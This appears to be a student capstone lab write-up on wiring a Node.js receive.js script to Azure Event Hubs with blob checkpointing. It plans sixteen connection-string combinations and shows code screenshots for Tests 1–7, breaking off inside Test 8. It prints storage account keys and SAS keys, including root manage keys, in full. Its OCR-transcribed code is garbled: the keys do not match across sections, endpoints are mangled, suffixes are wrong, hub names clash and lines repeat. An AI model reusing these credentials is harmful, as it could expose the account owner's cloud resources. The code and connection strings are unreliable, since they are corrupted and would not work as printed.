Connection string: DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfjZxrBXVjM1bbqBhkPdxahZZe0uxPLAk0SpEajYbJ4d6PnAngqFFD63MYF4KVu6pUdSPLxUEDroPclRc4geng==;EndpointSuffix=core.windows.net

key2

Key: l0MENXwbyotlm0rNXJ5guUP3OWOQeBMLqqheFk4qGzMHQyFiBX1/Npi57YXUO/NYLZ61VQPoo4i1Y6YZiJA==

Connection string: DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=l0MENXwbyotlm0rNXJ5guUP3OWOQeBMLqqheFk4qGzMHQyFiBX1/Npi57YXUO/NYLZ61VQPoo4i1Y6YZiJA==;EndpointSuffix=core.windows.net

ConnectionString 1 (Storage String 1):

```
DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfjZxrBXVjM1bbqBhkPdxahZZe0uxPLAk0SpEajYbJ4d6PnAngqFFD63MYF4KVu6pUdSPLxUEDroPclRc4geng==;EndpointSuffix=core.windows.net
```

ConnectionString 2 (Storage String 2):

```
DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=l0MENXwbyotlm0rNXJ5guUP3OWOQeBMLqqheFk4qGzMHQyFiBX1/Npi57YXUO/NYLZ61VQPoo4i1Y6YZiJA==;EndpointSuffix=core.windows.net
```

Event Hub Namespace with Root Manage SAS Policy

Policy: RootManageSharedAccessKey

Claims: Manage, Send, Listen

Listen

SAS Policy: RootManageShare...

Manage

Send

Listen

Primary key: ZHka7EbJwxt/gj85j+lbrlwP9uRqkIPEWC4ZwDeGzgA=

Secondary key: DOCM+NwD9EaXhXpXvNDjuw46SX2r3SFt/atbAQt6GVE=

Connection string-primary key: Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccess...
Endpoint=sb://parksnrec.servicebus.windows.net/SharedAccess...

ConnectionString 1 (EHString1):

```
Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;  
SharedAccessKey=ZHka7EbJwxt/gj85j+lbrlwP9uRqkIPEWC4ZwDeGzgA=
```

ConnectionString 2 (EHString2):

```
Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;  
SharedAccessKey=DOCM+NwD9EaXhXpXvNDjuw46SX2r3SFt/atbAQt6GVE=
```

Event Hub Namespce with Listen SAS Policy

Connection String 1 (EHString3):

Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=PaJhr0FXVhZlwX5/VC4WvIXDbRwFEdN+iUKPHJD0EA=

Connection String 2 (EHString4):

Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=kVa3SRtF0XCYMoRvPwgDy5BGusm9d/Gz78c3U9D6sU=

Event Hub Instance with Root Manage SAS Policy

Connection String 1 (EHString5):

Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=JLFiR4Opi2nq0Pekg5YX9lq5G6neFfOhKi3aF47q6Hg=;EntityPath=pawnee

Connection String 2 (EHString6):

Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=Bsqee8cMxT4JqSiuMicJJ3BkmRgzquexTdrNe5oLu1M=;EntityPath=pawnee

Event Hub Instance with Listen SAS Policy

ConnectionString 1 (EHString7):

Endpoint=sb://parksrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sQJ2t2WN5fdxGflsvjRzyP/9W2kcRh4x+ty7R0k=;EntityPath=pawnee

ConnectionString 2 (EHString8):

Endpoint=sb://parksrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znMDCVfsikE67LWD2eE0sq4m37/7nzqy/fD/QxonqqY=;EntityPath=pawnee

This means that there are 16 possible combinations:

	EHString1	EHString2	EHString3	EHString4	EHString5	EHString6	EHString7	EHString8
Storage String 1	Test 1	Test 2	Test 3	Test 4	Test 5	Test 6	Test 7	Test 8
Storage String 2	Test 9	Test 10	Test 11	Test 12	Test 13	Test 14	Test 15	Test 16

Shown below is the modified JavaScript receive.js code.

```

Prurock@securityonion: ~
File: receive.js
GNU nano 2.5.3

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJ2xrXVJH1bbgBhkPdxahZeb0pxPlAk0SpfajYbJ4d6PnAngqFFD63MF4Vu6pUdSPLxUE0roPcIR4geng==;EndpointSuffix=cosmosdb.net";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10HEKwbyotim0Trlx3SguUP30wOQqeMLqnfk4qGzMMQy1F1BX1/1Np157YXU0/NYLZ61VQPoo41Y6V21JA==;EndpointSuffix=cosmosdb.net";

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v1/parksrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=ZhkaEBjwxt/gj85i+brlw9uRqklEW42w0Gzga=";
const EHString2 = "Endpoint=sb://v1/parksrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCNmHwDEaxhxpxNDjuw46SX2r3SFt/atBqT6GV=";
const EHString3 = "Endpoint=sb://v1/parksrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=Pa18fXV1Z1x5/VC4WvEXDRwfEdh+1lXPHJD0EA=";
const EHString4 = "Endpoint=sb://v1/parksrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=Pa18fXV1Z1x5/VC4WvEXDRwfEdh+1lXPHJD0EA=";
const EHString5 = "Endpoint=sb://v1/parksrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLFRAOp12nqPekgsYX9lSG6neFf0hK13a47q6Hg=;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v1/parksrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=Bsqe8Cm74Qs1uMc1J3BkmRgzuexTdrNeos0uiM=;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v1/parksrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sQJ2t2WN5fdxGflsvjRzyP/9W2kcRh4x+ty7R0k=;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://v1/parksrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znMDCVfsikE67LWD2eE0sq4m37/7nzqy/fD/QxonqqY=;EntityPath=pawnee";

//script region declarations
const connectionString = EHString1;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";

async function main() {
    // Create a blob container client and a blob checkpoint store using the client.
    const containerClient = new ContainerClient(storageConnectionString, containerName);
    const checkpointStore = new BlobCheckpointStore(containerClient);

    // Create a consumer client for the event hub by specifying the checkpoint store.
    const consumerClient = new EventHubConsumerClient(eventHubName, connectionString, eventHubName, checkpointStore);

    // Subscribe to the events, and specify handlers for processing the events and errors.
    const subscription = consumerClient.subscribe({
        processEvents: async (events, context) => {
            for (const event of events) {
                console.log(`Received event: '${event.body}' from partition: '${context.partitionId}' and consumer group: '${context.consumerGroup}'`);
            }
            // Update the checkpoint.
            await context.updateCheckpoint(events[events.length - 1]);
        },
        processError: async (err, context) => {
            console.log(`Error: ${err}`);
        }
    });

    // After 30 seconds, stop processing.
    await new Promise((resolve) => {
        setTimeout(async () => {
            await subscription.close();
            await consumerClient.close();
            resolve();
        }, 30000);
    });
}

```

Following are screenshots detailing the changes to the code as each of these combinations were tried.

Test 1

```
Prufrock@securityonion: ~
GNU nano 2.5.3                               File: receive.js

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJzrBXVjM1bbqBhkPdxahZze0uxPLAk0SpEajYbJ4d6PnAng0FD63MF4KVU6pUDsPLxUEDrpCIRc4geng==;EndpointSuffix=co$";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10MEHxbyotIm0rNXJ5guUP30QOeBMLqhqfK4qGz#HQy1fBX1/JNp157YXU0/NYLZ61VQPo0411Y6YzijA==;EndpointSuffix=co$"

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhk7EbJwxt/gj85i+brlw9RqlPEmC4ZwDeGzgA==";
const EHString2 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM-Nu09ExhXpNDjuw46SX2r3SFt/atbQt6GVe=";
const EHString3 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=listen;SharedAccessKey=PaJh0fXh7Iwxs/C4w4lx0BwEdh+1UKPHJD0EA=";
const EHString4 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=JF1R4Op12nq0Pekg5YX0lq56neFFoHk13af47q6Hg==;EntityPath=pawnee";
const EHString5 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=Bsge8CmxT4j3qsiuMciJ3BkRgZguexIdrNe5Lu1M==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zEt+sQ2t2WNSfdGf1svjzyP/9w2kcrh4xty7R0K==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znHDCVfs1ke67LwD2eE0sq4m37/nzqy/fb/QxonqqY==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znHDCVfs1ke67LwD2eE0sq4m37/nzqy/fb/QxonqqY==;EntityPath=pawnee";

//script string declarations
const connectionString = EHString1;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";
```

Test 2

```
Prufrock@securityonion: ~
GNU nano 2.5.3                               File: receive.js

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJzrBXVjM1bbqBhkPdxahZze0uxPLAk0SpEajYbJ4d6PnAng0FD63MF4KVU6pUDsPLxUEDrpCIRc4geng==;EndpointSuffix=co$";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10MEHxbyotIm0rNXJ5guUP30QOeBMLqhqfK4qGz#HQy1fBX1/JNp157YXU0/NYLZ61VQPo0411Y6YzijA==;EndpointSuffix=co$"

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhk7EbJwxt/gj85i+brlw9RqlPEmC4ZwDeGzgA==";
const EHString2 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM-Nu09ExhXpNDjuw46SX2r3SFt/atbQt6GVe=";
const EHString3 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=listen;SharedAccessKey=PaJh0fXh7Iwxs/C4w4lx0BwEdh+1UKPHJD0EA=";
const EHString4 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKey=kV435Rnf0ExCYMr0Pgdy5BGuSm0d/Gz78c3U9D6su=";
const EHString5 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=JF1R4Op12nq0Pekg5YX0lq56neFFoHk13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKey=Bsge8CmxT4j3qsiuMciJ3BkRgZguexIdrNe5Lu1M==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zEt+sQ2t2WNSfdGf1svjzyP/9w2kcrh4xty7R0K==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znHDCVfs1ke67LwD2eE0sq4m37/nzqy/fb/QxonqqY==;EntityPath=pawnee";

//script string declarations
const connectionString = EHString2;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";
```

Test 3

```
Prufrock@securityonion: ~
GNU nano 2.5.3                               File: receive.js

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJzrBXVjM1bbqBhkPdxahZze0uxPLAk0SpEajYbJ4d6PnAng0FD63MF4KVU6pUDsPLxUEDrpCIRc4geng==;EndpointSuffix=co$";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10MEHxbyotIm0rNXJ5guUP30QOeBMLqhqfK4qGz#HQy1fBX1/JNp157YXU0/NYLZ61VQPo0411Y6YzijA==;EndpointSuffix=co$"

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhk7EbJwxt/gj85i+brlw9RqlPEmC4ZwDeGzgA==";
const EHString2 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM-Nu09ExhXpNDjuw46SX2r3SFt/atbQt6GVe=";
const EHString3 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=listen;SharedAccessKey=PaJh0fXh7Iwxs/C4w4lx0BwEdh+1UKPHJD0EA=";
const EHString4 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKey=kV435Rnf0ExCYMr0Pgdy5BGuSm0d/Gz78c3U9D6su=";
const EHString5 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=JF1R4Op12nq0Pekg5YX0lq56neFFoHk13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKey=Bsge8CmxT4j3qsiuMciJ3BkRgZguexIdrNe5Lu1M==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zEt+sQ2t2WNSfdGf1svjzyP/9w2kcrh4xty7R0K==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znHDCVfs1ke67LwD2eE0sq4m37/nzqy/fb/QxonqqY==;EntityPath=pawnee";

//script string declarations
const connectionString = EHString3;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";
```

Test 4

```
Prufrock@securityonion: ~
GNU nano 2.5.3                               File: receive.js

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJzrBXVjM1bbqBhkPdxahZze0uxPLAk0SpEajYbJ4d6PnAng0FD63MF4KVU6pUDsPLxUEDrpCIRc4geng==;EndpointSuffix=co$";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10MEHxbyotIm0rNXJ5guUP30QOeBMLqhqfK4qGz#HQy1fBX1/JNp157YXU0/NYLZ61VQPo0411Y6YzijA==;EndpointSuffix=co$"

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhk7EbJwxt/gj85i+brlw9RqlPEmC4ZwDeGzgA==";
const EHString2 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM-Nu09ExhXpNDjuw46SX2r3SFt/atbQt6GVe=";
const EHString3 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=listen;SharedAccessKey=PaJh0fXh7Iwxs/C4w4lx0BwEdh+1UKPHJD0EA=";
const EHString4 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKey=kV435Rnf0ExCYMr0Pgdy5BGuSm0d/Gz78c3U9D6su=";
const EHString5 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=JF1R4Op12nq0Pekg5YX0lq56neFFoHk13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKey=Bsge8CmxT4j3qsiuMciJ3BkRgZguexIdrNe5Lu1M==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zEt+sQ2t2WNSfdGf1svjzyP/9w2kcrh4xty7R0K==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://v/parksnrec.servicebus.windows.net/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znHDCVfs1ke67LwD2eE0sq4m37/nzqy/fb/QxonqqY==;EntityPath=pawnee";

//script string declarations
const connectionString = EHString4;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";
```

Test 5

```

Prufrock@securityonion: ~
GNU nano 2.5.3 File: receive.js Modified

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJZxRxBVJM1bbqBhkPdxahZze0uxPLAk0SpEajYbJ4d6PnAngqFD63MYF4KVu6pUdSPlxUEDroPcIRc4geng==;EndpointSuffix=cos";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10ENXwbyotim0IrNjX5guUP3WQOQeBMLqhqfK4gZMHQy1FBX1/JNp157YXU/NYLZ61VQp0o411YEVziJA==;EndpointSuffix=cos"

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhka7EbJwxt/gj85j+1brlw9uRqk1PmC42w0eGzga=";
const EHString2 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCNm09axHxNxNDjuw4GSX2r3SFt/atbAQ0t6GV=";
const EHString3 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=PaJn0fXVhZtXw5/VC4wvIXDbrwfEdh+1lUKPHJDDEA=";
const EHString4 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=kV435Rnf0XCYM0RvPxgd5BGuSm0d/Gz78c3U90Gsu=";
const EHString5 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=jLF1R40p12n0qPekg5YX0lSG6neff0hK13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=22E+SQj2t2W5fdxFtIsvjRzby/9wZkcRhx4ty/R0k==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=22E+SQj2t2W5fdxFtIsvjRzby/9wZkcRhx4ty/R0k==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znDCVfsIKE67LWD2e0s4m37//nzyq/f0/Qxonqqy=;EntityPath=pawnee";

//script string declarations
const connectionString = EHString5;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";

```

Test 6

```

Prufrock@securityonion: ~
GNU nano 2.5.3 File: receive.js Modified

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJZxRxBVJM1bbqBhkPdxahZze0uxPLAk0SpEajYbJ4d6PnAngqFD63MYF4KVu6pUdSPlxUEDroPcIRc4geng==;EndpointSuffix=cos";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10ENXwbyotim0IrNjX5guUP3WQOQeBMLqhqfK4gZMHQy1FBX1/JNp157YXU/NYLZ61VQp0o411YEVziJA==;EndpointSuffix=cos"

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhka7EbJwxt/gj85j+1brlw9uRqk1PmC42w0eGzga=";
const EHString2 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCNm09axHxNxNDjuw4GSX2r3SFt/atbAQ0t6GV=";
const EHString3 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=PaJn0fXVhZtXw5/VC4wvIXDbrwfEdh+1lUKPHJDDEA=";
const EHString4 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=kV435Rnf0XCYM0RvPxgd5BGuSm0d/Gz78c3U90Gsu=";
const EHString5 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLF1R40p12n0qPekg5YX0lSG6neff0hK13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=Bsge8cXt4j0siuM1w9kMrg2guex1dnSoluiM=;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=22E+SQj2t2W5fdxFtIsvjRzby/9wZkcRhx4ty/R0k==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znDCVfsIKE67LWD2e0s4m37//nzyq/f0/Qxonqqy=;EntityPath=pawnee";

//script string declarations
const connectionString = EHString6;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";

```

Test 7

```

Prufrock@securityonion: ~
GNU nano 2.5.3 File: receive.js Modified

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJZxRxBVJM1bbqBhkPdxahZze0uxPLAk0SpEajYbJ4d6PnAngqFD63MYF4KVu6pUdSPlxUEDroPcIRc4geng==;EndpointSuffix=cos";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10ENXwbyotim0IrNjX5guUP3WQOQeBMLqhqfK4gZMHQy1FBX1/JNp157YXU/NYLZ61VQp0o411YEVziJA==;EndpointSuffix=cos"

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhka7EbJwxt/gj85j+1brlw9uRqk1PmC42w0eGzga=";
const EHString2 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCNm09axHxNxNDjuw4GSX2r3SFt/atbAQ0t6GV=";
const EHString3 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=PaJn0fXVhZtXw5/VC4wvIXDbrwfEdh+1lUKPHJDDEA=";
const EHString4 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=kV435Rnf0XCYM0RvPxgd5BGuSm0d/Gz78c3U90Gsu=";
const EHString5 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLF1R40p12n0qPekg5YX0lSG6neff0hK13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=Bsge8cXt4j0siuM1w9kMrg2guex1dnSoluiM=;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=22E+SQj2t2W5fdxFtIsvjRzby/9wZkcRhx4ty/R0k==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znDCVfsIKE67LWD2e0s4m37//nzyq/f0/Qxonqqy=;EntityPath=pawnee";

//script string declarations
const connectionString = EHString7;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";

```

Test 8

```

Prufrock@securityonion: ~
GNU nano 2.5.3 File: receive.js Modified

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJZxRxBVJM1bbqBhkPdxahZze0uxPLAk0SpEajYbJ4d6PnAngqFD63MYF4KVu6pUdSPlxUEDroPcIRc4geng==;EndpointSuffix=cos";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10ENXwbyotim0IrNjX5guUP3WQOQeBMLqhqfK4gZMHQy1FBX1/JNp157YXU/NYLZ61VQp0o411YEVziJA==;EndpointSuffix=cos"

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhka7EbJwxt/gj85j+1brlw9uRqk1PmC42w0eGzga=";
const EHString2 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCNm09axHxNxNDjuw4GSX2r3SFt/atbAQ0t6GV=";
const EHString3 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=PaJn0fXVhZtXw5/VC4wvIXDbrwfEdh+1lUKPHJDDEA=";
const EHString4 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=kV435Rnf0XCYM0RvPxgd5BGuSm0d/Gz78c3U90Gsu=";
const EHString5 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLF1R40p12n0qPekg5YX0lSG6neff0hK13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=Bsge8cXt4j0siuM1w9kMrg2guex1dnSoluiM=;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=22E+SQj2t2W5fdxFtIsvjRzby/9wZkcRhx4ty/R0k==;EntityPath=pawnee";
